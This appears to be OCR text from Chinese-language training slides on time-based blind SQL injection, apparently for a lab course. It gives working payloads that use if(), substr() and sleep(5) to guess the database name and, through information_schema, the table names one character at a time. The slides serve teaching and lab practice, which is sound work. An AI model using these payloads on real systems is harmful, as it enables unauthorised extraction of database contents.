
依据：正确会延迟，错误不会延迟。

延时注入

盲注过程

猜数据库

利用 and if((substr((select database()),1,1)='s'),sleep(5),1)--+



延时注入

盲注过程

猜数据库


利用 and if((substr((select database()),1,1)='s'),sleep(5),1)--+


延时注入

盲注过程

猜表

利用 and if((ascii(substr((select table_name from information_schema.tables where table_schema="security" limit 3,1),1,1))=117),sleep(5),1)--+





感谢聆听

www.hetianlab.com